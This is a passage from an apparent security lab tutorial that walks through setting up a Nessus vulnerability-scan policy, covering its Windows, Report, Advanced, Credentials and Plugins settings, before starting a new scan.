


1. In the Web Application module, if you have any web applications hosted on the network, turn it **ON** or leave the settings to default, and then click the **Windows** module from the left pane. In this lab, we have left the settings to default (Turned off) as there is no web application hosted on the target machine.


You can turn On the by toggling the Scan web applications switch.




1. In **Windows** module, make sure that **Request Information about the SMB Domain** is checked, and leave the other settings to default. Now click on the **REPORT** module from the left pane.




1. In the **REPORT** module, leave all the settings to default and click **ADVANCED** from the left pane.




1. In the **Advanced** module, scroll down to **Performance Options** section and set the value for **Max simultaneous hosts per scan** as **100**, **Max number of concurrent TCP sessions per host** as **unlimited** and **Max number of concurrent TCP sessions per scan** as **unlimited**. After configuring these options, scroll up the window and click on the **Credentials** module.




1. In the **Credentials** module, it will display the Cloud Services, Database, Host, Miscellaneous, and Plaintext Authentication options. Here you can activate these options by choosing them from the left pane. In this lab, we have kept the settings to default. Now, click on the **Plugins** module to view the available plugins.




1. In the **Plugins** module, Nessus display all the plugins and their information. Here you may choose plugins according to your target network and then, click **Save** button to save the new policy. In this lab, we are not selecting any plugins.




1. Now the created policy is saved in the **Policies** section as shown in the screenshot below:
2. To begin a new scan, click **My Scans** in the left pane.



1. Click **Create a New Scan** link to create a new scan.

